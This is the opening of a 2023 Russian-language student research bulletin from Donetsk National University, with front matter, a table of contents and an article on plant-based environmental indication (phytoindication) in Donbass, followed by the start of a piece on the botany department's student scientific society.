

СТУДЕНЧЕСКОЕ НАУЧНОЕ ОБЩЕСТВО

ДОННУ

ISSN 2522-4824

ВЕСТНИК СНО

ВЫПУСК 15

ТОМ 1:

Естественные науки



Донецк 2023

ISSN 2522-4824

ГОСУДАРСТВЕННОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ»
СТУДЕНЧЕСКОЕ НАУЧНОЕ ОБЩЕСТВО

ВЕСТНИК

СТУДЕНЧЕСКОГО НАУЧНОГО ОБЩЕСТВА
ГОУ ВПО «ДОННУ»

ВЫПУСК 15

ТОМ 1

Естественные науки

Донецк – 2023

ББК У.я52
УДК 378:33(05)

Вестник студенческого научного общества ГОУ ВПО «ДОННУ». – Донецк: ДОННУ, 2023. – Вып. 15, том 1: *Естественные науки.* – 243 с.

**Редакционная коллегия
Вестника студенческого научного общества
ГОУ ВПО «ДОННУ»**

Главный редактор – Сторожев В.И., д-р техн. наук, профессор, проректор по научной и инновационной деятельности

Зам. главного редактора – Дегтярев С.В., председатель Совета СНО

Ответственный секретарь – Самарёва Т.Н.

Технический редактор – Торба А.А.

Члены редакционной коллегии:

Третьяков И.А., канд. тех. наук, доцент
Ветрова Е.С., докт. филол. наук, профессор
Бурляй А.С., ассистент
Разумный В.Н., канд. ист. наук, доцент
Сафонов А.И., канд. биол. наук, доцент

Олейникова А.В., старший преподаватель
Воробьева Ю.С., старший преподаватель
Химченко А.Н., канд. экон. наук, доцент
Щепин Н.Н., канд. физ.-мат. наук, доцент
Щепина Н.Д., канд. хим. наук, доцент

В пятнадцатом выпуске ежегодного сборника (в 4 томах) опубликованы результаты научных исследований студентов ГОУ ВПО «ДОННУ» в области естественных (том 1), социально-гуманитарных (том 2 в 3-х частях), экономических (том 3) и юридических наук (том 4). Работы печатаются в авторской редакции, максимально снижено вмешательство в структуру отобранных материалов. *Ответственность за содержание статей, аутентичность цитат, правильность фактов и ссылок несут авторы статей.* Редакционная коллегия не несет ответственность за достоверность информации, представленной в рукописях, и оставляет за собой право не разделять взгляды некоторых авторов на те, или иные вопросы.

Вестник СНО включен в Аналитическую базу данных «Российский индекс научного цитирования» (РИНЦ), номер договора № 452-11/2018.

Адрес редакции:

283001, г. Донецк, пр-т Гурова, 14, гл. корпус ДОННУ, к. 215;

Тел.: (062) 302-92-26;

E-mail: sovetsno@donnu.ru

URL: <http://donnu.ru/science/sno>

Печатается по решению Ученого совета

ГОУ ВПО «ДОННУ»

протокол № 3 от 31.03.2023 г.

© ГОУ ВПО «ДОННУ», 2023

Содержание

Биологические науки, экология

<i>Абрусник М.А.</i> ПРОВЕДЕНИЕ АУТФИТОИНДИКАЦИИ В ДОНБАССЕ, МЕТОДИКО-ОБУЧАЮЩИЕ ВОПРОСЫ	5
<i>Абуснайна М.В.</i> ОПЫТ ОРГАНИЗАЦИИ СТУДЕНЧЕСКОГО НАУЧНОГО ОБЩЕСТВА КАФЕДРЫ БОТАНИКИ И ЭКОЛОГИИ ДОННУ	10
<i>Аникина Е.А.</i> ПРИМЕНЕНИЕ МЕТОДА РЕГИСТРАЦИИ ИНДУКЦИИ ФЛУОРЕСЦЕНЦИИ ПРИ ОЦЕНКЕ СОСТОЯНИЯ ПОВЕРХНОСТНЫХ ВОД	15
<i>Антропова Л.П.</i> ВОЗДЕЙСТВИЕ ИОНОВ МЕДИ (Cu ²⁺) И ЦИНКА (Zn ²⁺) НА ФЛУОРЕСЦЕНЦИЮ КЛЕТОК ВЫСШИХ РАСТЕНИЙ И ФИТОПЛАНКТОНА	19
<i>Ахудова С.А.</i> ИСПОЛЬЗОВАНИЕ ПАЛИНОЛОГИЧЕСКИХ ДАННЫХ В ОЦЕНКЕ ПРОМЫШЛЕННЫХ ЭКОТОПОВ ДОНБАССА (ЭКСПОЗИЦИИ)	21
<i>Бондарь Е.Н.</i> МОХООБРАЗНЫЕ ДОНБАССА КАК ОБЪЕКТ ВЫСТАВОЧНОЙ РАБОТЫ	29
<i>Бучинская А. С.</i> ВЛИЯНИЕ ПЕРЕМЕННОГО МАГНИТНОГО ПОЛЯ И ВИБРАЦИИ НА МОРФОМЕТРИЮ И ОНТОГЕНЕЗ TRITICUM AESTIVUM L.	34
<i>Гунченко И.А.</i> ДИАГНОСТИКА И ФИТОТЕСТИРОВАНИЕ ЭДАФОТОПОВ ДОНБАССА ВСЛЕДСТВИЕ МИЛИТАРИЗАЦИИ РЕГИОНА	39
<i>Гурина А.В.</i> ОЦЕНКА ТОКСИЧНОСТИ ПОВЕРХНОСТНЫХ ВОД МЕТОДОМ БИОТЕСТИРОВАНИЯ НА КУЛЬТУРЕ CHLORELLA SOROKINIANA	43
<i>Кострикина А.С.</i> ТЕРАТОГЕНЕЗ МОХООБРАЗНЫХ В УСЛОВИЯХ ПРОМЫШЛЕННОЙ СРЕДЫ ДОНБАССА КАК ОБЪЕКТ ОБУЧЕНИЯ	47
<i>Котенко Д.А., Волкова Е.С., Федорова Е.В.</i> ФЛУКТУИРУЮЩАЯ АСИММЕТРИЯ ЛИСТА ДРЕВЕСНЫХ РАСТЕНИЙ, КАК ПОКАЗАТЕЛЬ УСТОЙЧИВОСТИ ОРГАНИЗМОВ К ДЕЙСТВИЮ ЭКОЛОГИЧЕСКИХ ФАКТОРОВ	53
<i>Котюк П.Ф.</i> ВЛИЯНИЕ РАЗЛИЧНЫХ ВИДОВ МАГНИТНЫХ ПОЛЕЙ НА РАСТИТЕЛЬНЫЕ ОРГАНИЗМЫ	63
<i>Крамаренко А.А.</i> ФЕНОТИПИЧЕСКАЯ ПЛАСТИЧНОСТЬ ДРЕВЕСНЫХ РАСТЕНИЙ АГЛОМЕРАЦИИ Г. ШАХТЕРСКА В УСЛОВИЯХ ПОВЫШЕННОГО РАДИАЦИОННОГО ФОНА ПОРОДНЫХ ОТВАЛОВ	68
<i>Мелан Е.И.</i> ДИНАМИКА РАЗВИТИЯ ФИТОПЛАНКТОНА В ПРУДУ КИРША	76
<i>Мельников Д.А, Ступак А.Э.</i> РЕСУРСОЁМКОСТЬ ВИДОВ РОДА ARTEMISIA ДОНБАССА В КОНТЕКСТЕ ЭКСПОЗИЦИОННОЙ ДЕЯТЕЛЬНОСТИ	81
<i>Мозговенко К.А.</i> ЗЕЛЕНАЯ АРХИТЕКТУРА ПРОМЫШЛЕННО РАЗВИТОГО ДОНЕЦКА: ЭСТЕТИКА, КОМБИНАТОРИКА СТИЛЕЙ	85
<i>Мудрик Е.А.</i> АНАЛИЗ ПЫЛЬЦЕВЫХ СПЕКТРОВ СЕЛИТЕБНЫХ УЧАСТКОВ Г. ДОНЕЦКА	91
<i>Мурашкин В.В., Никифорова М.А.</i> ИСТОРИКО-БИОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ В ДОННУ, ПОСВЯЩЕННЫЕ ЮБИЛЕЯМ ВЫДАЮЩИХСЯ УЧЕНЫХ	96
<i>Реуцкая В.В.</i> ВЛИЯНИЕ МАГНИТНОГО ПОЛЯ С РАЗЛИЧНЫМИ ПАРАМЕТРАМИ НА РАСТЕНИЯ, ИСПОЛЬЗУЕМЫЕ В СЕЛЬСКОХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ	102
<i>Руденко Е.П.</i> ИНДИКАТОРЫ ДЛЯ ОЦЕНКИ УРБАНИЗИРОВАННОЙ СРЕДЫ И ТЕХНОГЕННОГО ВОЗДЕЙСТВИЯ В ДОНБАССЕ	108
<i>Суецкая Я.А., Иванова Д.В.</i> АПРОБАЦИЯ ГЕОХИМИЧЕСКИХ И ФИТОИНДИКАЦИОННЫХ ПРОФИЛЕЙ МАРШРУТНЫМ СПОСОБОМ В ЦЕНТРАЛЬНОМ ДОНБАССЕ	113
<i>Ткаченко Т.В.</i> АНАЛИЗ ПРОБ ФИТОПЛАНКТОНА ПРУДОВ Г. ДОНЕЦКА	118
<i>Турчанинова А.В.</i> ВИДОМЕТАЛЛОСПЕЦИФИЧНОСТЬ В ФИТОТЕСТИРОВАНИИ	122
<i>Фомина А.Д.</i> ГЕРБАРНОЕ ДЕЛО – ОСНОВА НАУЧНОЙ ИДЕНТИФИКАЦИИ ДАННЫХ О ПРИРОДЕ В ДОНБАССЕ (НА ПРИМЕРЕ ОТДЕЛЬНЫХ ТАКСОНОВ)	126
<i>Шевчук Н.А.</i> АНАЛИЗ ПРЕДСТАВЛЕННОСТИ АКТУАЛЬНОЙ НАУЧНО-ОБРАЗОВАТЕЛЬНОЙ ИНФОРМАЦИИ ФИТОИНДИКАЦИОННОГО СОДЕРЖАНИЯ В СИСТЕМЕ ОБУЧЕНИЯ	131
<i>Шкиренко А.О.</i> МОШКИ РОДА EUSIMULIUM ROUBAUD, 1906 ДОНБАССА	136
<i>Шульга О.И.</i> ДРЕВЕСНЫЕ РАСТЕНИЯ ПРИШКОЛЬНОЙ ТЕРРИТОРИИ: ПРИНЦИПЫ ПОДБОРА И СПОСОБЫ ИСПОЛЬЗОВАНИЯ	140

Физико-технические науки

<i>Гук К. С.</i> МЕТОДЫ КРИПТОАНАЛИЗА ПОТОЧНОГО АППАРАТНОГО ШИФРА	144
<i>Демидова Е.А., Зозуля А.А.</i> , ВЫЧИСЛЕНИЕ СКОРОСТИ ВОЗДУШНОГО ПОТОКА ПО ПОКАЗАНИЯМ ММН - 2400	149
<i>Кузьмин А. В.</i> . УЯЗВИМОСТИ ХРАНЕНИЯ ПАРОЛЕЙ В БРАУЗЕРАХ	155
<i>Кулаков Д. С.</i> МЕТОДЫ ЗАЩИТЫ ОТ НЕСАНКЦИОНИРОВАННОГО МАЙНИНГА	161
<i>Лушпай В.Н.</i> СТРУКТУРА ВИРУСОВ-ШИФРОВАЛЬЩИКОВ	168
<i>Романюк А.В.</i> ВНЕДРЕНИЕ КОНЦЕПЦИИ БЕРЕЖЛИВЫХ ТЕХНОЛОГИЙ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ	173
<i>Соломкин А.А.</i> ВОССТАНОВЛЕНИЕ ПОВРЕЖДЁННОГО QR- КОДА ПРИ ПОМОЩИ КОДОВ РИДА-СОЛОМОНА	178
<i>Степанова С.Д.</i> ИЗГОТОВЛЕНИЕ ПЕЧАТНЫХ ПЛАТ МЕТОДОМ ТРАВЛЕНИЯ МЕДИ. ОПТИМИЗАЦИЯ ПРОЦЕССА	183
<i>Шелехова Е.Е.</i> .ПРИКЛАДНЫЕ ЗАДАЧИ ЛИНЕЙНОГО ПРОГРАММИРОВАНИЯ ПРИ ИЗУЧЕНИИ «АЛГЕБРЫ»	188

Математика

<i>Бережная В.А.</i> УПРАВЛЕНИЕ ПРОЕКТНОЙ ДЕЯТЕЛЬНОСТЬЮ ШКОЛЬНИКОВ ПО СОЗДАНИЮ ПЛАНА МЕСТНОСТИ НА ЗАНЯТИЯХ МАТЕМАТИЧЕСКОГО КРУЖКА	192
<i>Бойко Я.В.</i> РАЗРАБОТКА ОБРАЗОВАТЕЛЬНОГО МОБИЛЬНОГО ПРИЛОЖЕНИЯ	198
<i>Венгеренко Р.А.</i> СРАВНЕНИЕ ЭКСТРАКТИВНОЙ И АБСТРАКТНОЙ СУММАРИЗАЦИИ	203
<i>Волошин Н.А.</i> ОРГАНИЗАЦИЯ КОНТРОЛЯ ЗНАНИЙ СТУДЕНТОВ С ПОМОЩЬЮ ЧАТ-БОТА ДЛЯ АДАПТИВНОЙ ПРОВЕРКИ РАЗВЕРНУТЫХ ОТВЕТОВ	207
<i>Гусева В.К.</i> ОБРАЗОВАТЕЛЬНЫЕ ТРЕНИРОВОЧНЫЕ ПРОЕКТЫ ПО ГЕОМЕТРИИ КАК ФОРМА РАЗВИТИЯ ФУНКЦИОНАЛЬНОЙ ГРАМОТНОСТИ УЧАЩИХСЯ СТАРШЕЙ ШКОЛЫ	212
<i>Карабутова А.Г.</i> ИСПОЛЬЗОВАНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ПРИ ИССЛЕДОВАНИИ РАСПРОСТРАНЕНИЯ КОРОНАВИРУСНОЙ ИНФЕКЦИИ	217
<i>Каштанова Н.С.</i> ОСОБЕННОСТИ РАЗВИТИЯ ЛОГИЧЕСКОГО МЫШЛЕНИЯ СТАРШИХ ДОШКОЛЬНИКОВ	224
<i>Никифорчук В.И.</i> ЗАДАЧИ ИСПОЛЬЗОВАНИЯ ДИДАКТИЧЕСКОЙ ИГРУШКИ В ПОЗНАВАТЕЛЬНОМ РАЗВИТИИ ДЕТЕЙ МЛАДШЕГО ДОШКОЛЬНОГО ВОЗРАСТА	228
<i>Тимофеева К.В.</i> О ХАРАКТЕРЕ МАКСИМАЛЬНОЙ ГЛАДКОСТИ НЕНУЛЕВЫХ ФУНКЦИЙ С НУЛЕВЫМИ ИНТЕГРАЛАМИ ПО ЕДИНИЧНЫМ КВАДРАТАМ	232
<i>Черных П.А.</i> ПРИКЛАДНЫЕ АСПЕКТЫ МЕТОДИКИ ОБУЧЕНИЯ ГЕОМЕТРИИ С ИСПОЛЬЗОВАНИЕМ ИНТЕРАКТИВНОЙ ГЕОМЕТРИЧЕСКОЙ СРЕДЫ	236

Биологические науки, экология

УДК 581.5 (477)

ПРОВЕДЕНИЕ АУТФИТОИНДИКАЦИИ В ДОНБАССЕ, МЕТОДИКО-ОБУЧАЮЩИЕ ВОПРОСЫ

Абрусник М.А.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В статье рассмотрены некоторые примеры проведения фитоиндикационных экспериментов в Донбассе. В диапазоне примеров выделены методические аспекты и способы внедрения научных разработок в образовательный, просветительский аспект деятельности студенческого научного общества кафедры ботаники и экологии в Донецком национальном университете.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологическое образование, аутэкология растений.

Аутфитоиндикация является на сегодня самым апробированным способом проведения оценки среды с помощью структурной пластичности растений для территории Центрального Донбасса. В предыдущих исследованиях нами разработаны некоторые методические аспекты внедрения индикационных методов в образовательную деятельность (на основе данных современных исследовательских достижений) [1], что по объективной причине может быть актуально и в полномасштабных экологических экспериментах Центрально-черноземных регионов России [2, 3].

Цель работы – рассмотреть некоторые примеры проведения фитоиндикационных экспериментов в Донбассе на уровне аутэкологии, в диапазоне примеров выделить методические аспекты и способы внедрения научных разработок в образовательный, просветительский аспект деятельности студенческого научного общества кафедры ботаники и экологии в Донецком национальном университете.


Для проведения текущей серии экспериментов были использованы существующие в Донбассе разработки по фитоиндикационному мониторингу и фитоквантификации природных сред [4–10] с поправками на востребованность этих данных для ГИС-технологических процедур [11, 12] и классических ботанико-экологических диагностических работ в регионе [13–16], что, безусловно, востребовано в учебном процессе на биологическом факультет Донецкого национального университета [17, 18] и аналитических программах целевого использования растений в экологическом мониторинге [7, 19–22].

Вся программа аутфитоиндикации представляет собой любую манипуляцию, выделяющую индикаторные особенности растений или информацию о конкретном геолокалитете, на уровне особей отдельного вида. Это наиболее дискретный функционал для проведения экспериментов по идентификации откликов на систему раздражения или стресса растительного организма на антропогенную составляющую в

урбанизированном, индустриальном или в целом хозяйственном регионе со своей спецификой воздействия на природные экосистемы.

Нами были проработаны материалы и принято участие в сборе полевых артефактов для пополнения информационной базы по фитоиндикации на аутэкологическом уровне, что реализовано на сегодня в рамках двухкомпонентных разноуровневых мониторинговых сетей и по конкретным критериям комплексных и частых показателей (рис. 1). На рисунке 2 представлены блоки аутфитоиндикационной экспертизы в Донбассе (информационно-аналитические части в логической последовательности), а также пример, иллюстрирующий рабочую технологию шкалообразования по генеративным морфологическим признакам.

МОНИТОРИНГОВАЯ СЕТЬ ФИТОНДИКАЦИОННОГО НАЗНАЧЕНИЯ, ИНВЕНТАРИЗАЦИЯ И ЭКСПЕРТИЗА



КОМПЛЕКСНЫЙ ПОКАЗАТЕЛЬ НАРУШЕННОСТИ ЭКОТОПОВ ПО ФИТОНДИКАЦИОННОМУ КРИТЕРИЮ




Рис. 1 – Реализация программы полномасштабного мониторингового эксперимента

ДИАГНОСТИКА ЭКОТОПОВ ДОНБАССА ПО СОСТОЯНИЮ ФИТОКОМПОНЕНТОВ



- 1) полевые сборы, экспедиции
- 2) инвентаризация видового разнообразия
- 3) мониторинг редких, раритетных




- 4) популяционный анализ,
- 5) фитоценоотические данные,
- 6) фитоиндикаторы состояния и устойчивости геосистем
- 7) ндикаторы урбо- и агросистем



- 8) индикационные шкалы, индексы разнообразия
- 9) диагностика и биотестирование природных сред
- 10) индексы фитомониторинга

- 11) импактный и ингредиентный мониторинг
- 12) регистрация микроклиматических трендов
- 13) способы визуализации данных

Общая морфология семени *Glaucium corniculatum* (L.) Rudolph.

(1-5 – варианты очертания и скульптуры поверхности семенного материала в тренде увеличения техногенной нагрузки)

Скульптура семени <i>Glaucium corniculatum</i> (L.) Rudolph. в норме (категории 1-3 10-балльной вариационной шкалы)			Скульптура семени <i>Glaucium corniculatum</i> (L.) Rudolph. в патологии (категории 8-10 10-балльной вариационной шкалы)		
Значение шкалы	Иллюстрация	Точки забора материала – пробные площадки с координатами WGS-84, м	Значение шкалы	Иллюстрация	Точки забора материала – пробные площадки с координатами WGS-84, м
1		6094181 (x) и 4203692 (y),	8		6106227 (x) и 4206003 (y),
		6123272 (x) и 4213674 (y),			6110476 (x) и 4209525 (y),
		6156956 (x) и 4230293 (y),			6108346 (x) и 4211418 (y),
		6138559 (x) и 4222062 (y)			
2		6121582 (x) и 4211216 (y),	9		6104013 (x) и 4207908 (y),
		6118831 (x) и 4215713 (y),			6106626 (x) и 4217761 (y)
		6098068 (x) и 4207848 (y)			
3		6126148 (x) и 4222472 (y),	10		6146343 (x) и 4252818 (y),
		6122377 (x) и 4219655 (y),			6145203 (x) и 4255166 (y),
		6114221 (x) и 4198069 (y),			6141878 (x) и 4249681 (y)
		6098835 (x) и 4217482 (y)			




Рис. 2 – Информативные блоки аутфитоиндикации и пример шкалообразования

Пример шкалообразования относится к категории наглядно-сравнительных критериев по степени ксерофитизации поверхности семени, где выделен морфоструктурный тренд от состояния при произрастании растения в благоприятных условиях среды до максимально неблагоприятных. Пример содержит 5 критических

дискретных состояний, таким образом, чтобы шкала могла быть дифференцирована по 5-балльному диапазону значения признака; из рисунка видно, что состояние таких морфологических особенностей имеет и привязку к конкретному геолокалитету и может быть фиксировано в экотопах всех форм трансформации, включая техногенное напряжение или состояние, близкое к выживанию особей изучаемого вида в сублетальном состоянии.

В спектре методических приемов нами рекомендовано использовать как активные, так и пассивные способы проведения экологического мониторинга, а также совокупность обучающих методов, связанных с непосредственной работой студентов в профильных эколого-ботанических лабораториях.

Таким образом, в статье рассмотрены некоторые примеры проведения фитоиндикационных экспериментов в Донбассе по аутэкологическому профилю; в диапазоне примеров выделены методические аспекты и способы внедрения научных разработок в образовательный, просветительский аспект деятельности студенческого научного общества кафедры ботаники и экологии в Донецком национальном университете.

СПИСОК ЛИТЕРАТУРЫ

1. Абрусник М.А. Аутфитоиндикация промышленных городов и методические приемы её реализации // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 10-14.
2. Епринцев С.А., Клепиков О.В., Шекоян С.В., Жигулина Е.В. Формирование очагов экологически обусловленной заболеваемости как критерий "отклика" на качество окружающей среды // Наука Юга России. – 2019. – Т. 15, № 3. – С. 70-80.
3. Епринцев С.А., Шекоян С.В. Геоинформационное картографирование урбанизированных территорий как механизм пространственной оценки социально-экологических факторов // Геополитика и экогеодинамика регионов. – 2019. – Т. 5 (15), № 3. – С. 109-115.
4. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3–4. С. 67–72.
5. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
6. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим отпечаткам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3. – С. 69-77.
7. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
8. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
9. Глухов А.З. Экосистемное нормирование по данным фитоиндикационного // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 311-312.
10. Глухов А.З. Перспективы проведения фитоиндикационного мониторинга техногенно трансформированных экотопов // Промышленная ботаника. – 2002. – Т. 2. – С. 7-14.
11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202–204.
12. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
13. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
14. Морозова Е.И. Мониторинг в условиях промышленных экотопов с помощью мохообразных // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 317-318.

15. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всерос. научно-практич. конф., Киров, 25 ноября 2021 года. – Киров: ВятГУ, 2021. – С. 10-13.
16. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). – Т. 3. – Донецк: ДонНУ, 2021. – С. 146-148.
17. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки Донну // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2019. – С. 294-297.
18. Сафонов А.И. Актуальные позиции индикационных разработок на кафедре ботаники и экологии Донну // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2020. – С. 252-254
19. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
20. Калинина А.В. Карполого-индикационная значимость рудералов в условиях городской среды // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. – Донецк: ЮФУ, 2016. – С. 312-314.
21. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
22. Зиньковская И.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.

CARRYING OUT AUTPHYTO-INDICATION IN DONBASS, METHODOLOGICAL AND TRAINING QUESTIONS

Annotation. The article considers some examples of phytoindication experiments in Donbass. In the range of examples, methodological aspects and ways of introducing scientific developments into the educational, educational aspect of the activities of the student scientific society of the Department of Botany and Ecology at Donetsk National University are highlighted.

Keywords: phytoindication, Donbass, phytomonitoring, environmental education, plant autecology.

Abrusnik M.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University.

E-mail: kf.botan@donnu.ru

УДК 581.15 : 37.02 : 504 : 581 (477.60)

ОПЫТ ОРГАНИЗАЦИИ СТУДЕНЧЕСКОГО НАУЧНОГО ОБЩЕСТВА КАФЕДРЫ БОТАНИКИ И ЭКОЛОГИИ ДОННУ

Абуснайна М.В.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В статье предложены к рассмотрению некоторые аспекты актуальной деятельности студентов кафедры ботаники и экологии в области организации и самоорганизации научной работы при выполнении дипломных и магистерских работ. В целом, научная работа организована в рамках существующей программы исследовательских задач, сформулированных в государственных проектах и темах выполнения на кафедре ботаники и экологии Донецкого национального университета.

Ключевые слова: фитоиндикация, Донецк, экологический мониторинг, образовательная программа.

Из существующих форм самоопределения в Донецком национальном университете ярко выделяется работа Студенческого научного общества, развитие которого зависит от успехов и достижений региональных (факультетских и кафедральных) представительств в целом. Предложенный для прочтения Вестник СНО ДОННУ (том 1. Естественные науки) также является результатом (историческим архивом, перспективным документом) научно-практической деятельности студентов. Поэтому такой материал и особенности успешной работы нуждаются в анализе и предопределении дальнейшей успешной формы занятости подрастающего поколения.

Цель работы – выделить некоторые успешные аспекты и достижения актуальной деятельности студентов кафедры ботаники и экологии биологического факультета в области организации и самоорганизации научной работы при выполнении дипломных и магистерских работ; доказать, что научная работа организована в рамках существующей программы исследовательских задач, сформулированных в государственных проектах и темах выполнения на кафедре ботаники и экологии Донецкого национального университета.

